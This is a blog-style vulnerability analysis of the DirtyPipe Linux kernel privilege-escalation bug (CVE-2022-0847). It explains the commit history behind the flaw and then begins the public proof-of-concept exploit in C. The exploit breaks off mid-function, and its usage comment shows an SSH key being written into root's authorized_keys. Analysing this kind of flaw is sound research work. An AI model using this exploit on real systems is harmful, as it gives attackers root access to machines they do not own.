 greetdawn/cve-2022-0847-dirtypipe
In-depth analysis and proof-of-concept exploit for CVE-2022-0847 (DirtyPipe), a Linux kernel vulnerability enabling arbitrary file overwrite and local privilege escalation via uninitialized pipe buffer flags.

title: CVE-2022-0847 (DirtyPipe Local Privilege Escalation) Vulnerability Analysis date: 2022-03-08 14:41:20 tags: - Linux Privilege Escalation categories: - Security Research
CVE-2022-0847is a vulnerability in the Linux kernel since version 5.8, allowing an attacker to overwrite data in any read-only file. This can elevate ordinary privileges to root, because an unprivileged process can inject code into a root process.
CVE-2022-0847is similar toCVE-2016-5195 "Dirty Cow", and is easy to exploit. The vulnerability author named itDirty Pipe.
This blog is mainly used to record related security incidents and vulnerability articles for learning, communication and testing. Any direct or indirect consequences and damages caused by the dissemination or use of the information or tools provided in this blog article are the responsibility of the user. The article author assumes no responsibility.
Severity: High
POC/EXP: Public
Affected Versions: Linux kernel 5.8 and later versions
Note: Safe versions: Linux kernel >= 5.16.11, Linux kernel >= 5.15.25, Linux kernel >= 5.10.102
Here is a brief introduction to the vulnerability details.
Several concepts:
Linux pipe: Half-duplex, data flow can only go from one end to the other.
pipe_buffer: Pipe cache, used to temporarily store data written to the pipe. Read and write operations both occur in the pipe cache.
page: Page frame, 4KB, has a one-to-one relationship with the pipe cache.
pipe_buf_operations: Used to store pipe buffer operation sets.
can_merge: Merge flag. If the generic pipe read/write may merge data into an existing buffer, it is set to 1. If set to 0, a new pipe page segment is always used for new data.

splice(): Moves data between two file descriptors. Like the sendfile() function, it supports pipes and is zero-copy. It binds the page cache of the file with the pipe cache, so that writes affect both simultaneously. When checking permissions, it only checks whether the source file has read permissions; there is no permission check on write. The approximate call chain is:
// fs/splice.c
syscall --> do_splice --> do_splice_to --> splice_read(generic_file_splice_read()) --> call_read_iter(generic_file_read_iter)
// linux/mm/filemap.c
generic_file_read_iter --> filemap_read --> copy_folio_to_iter
// linux/lib/iov_iter.c
copy_folio_to_iter --> __copy_folio_to_iter --> copy_page_to_iter_pipe
History of Linux pipe "merge" detection:
Based on the author's introduction, we briefly analyze the code.
The initial Linux system had the can_merge flag, as introduced in the concept, to mark whether new data can be written to an existing pipe buffer.


Commit 5274f052e7b3 added the splice() function, but the verification did not change. It still judged whether the current pipe buffer was available based on the can_merge flag.

Commit 01e7187b4119 stopped using the can_merge flag and instead compared the struct pipe_buf_operations pointer. Since only the anon_pipe_buf_ops type allowed new data to be written, it only needed to verify whether it was that type.


Commit 241699cd72a8 added two new functions that allocate new struct pipe_buf_operations but do not initialize their flags.

Commit f6dd975583bd converted this pointer comparison into a per-buffer flag PIPE_BUF_FLAG_CAN_MERGE comparison, and made it possible to inject PIPE_BUF_FLAG_CAN_MERGE. At the same time, the definition and use of other types of buf_ops were removed.



Therefore, the author came up with the following exploitation approach:
PIPE_BUF_FLAG_CAN_MERGE flag in the pipe_buffer.splice binds the pipe cache to the page cache.write eventually calls copy_page_from_iter() to perform the write, and because of the PIPE_BUF_FLAG_CAN_MERGE flag, the write is completed directly.Exp analysis
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <[email protected]>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://dirtypipe.cm4all.com/
 */

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();										// Create p[0] and p[1] pointing to the two ends of the pipe. The former reads, the latter writes.

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);    	    // Get the pipe size
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;      // Fill the pipe and set PIPE_BUF_FLAG_CAN_MERGE
		write(p[1], buffer, n);
		r -= n;
	}
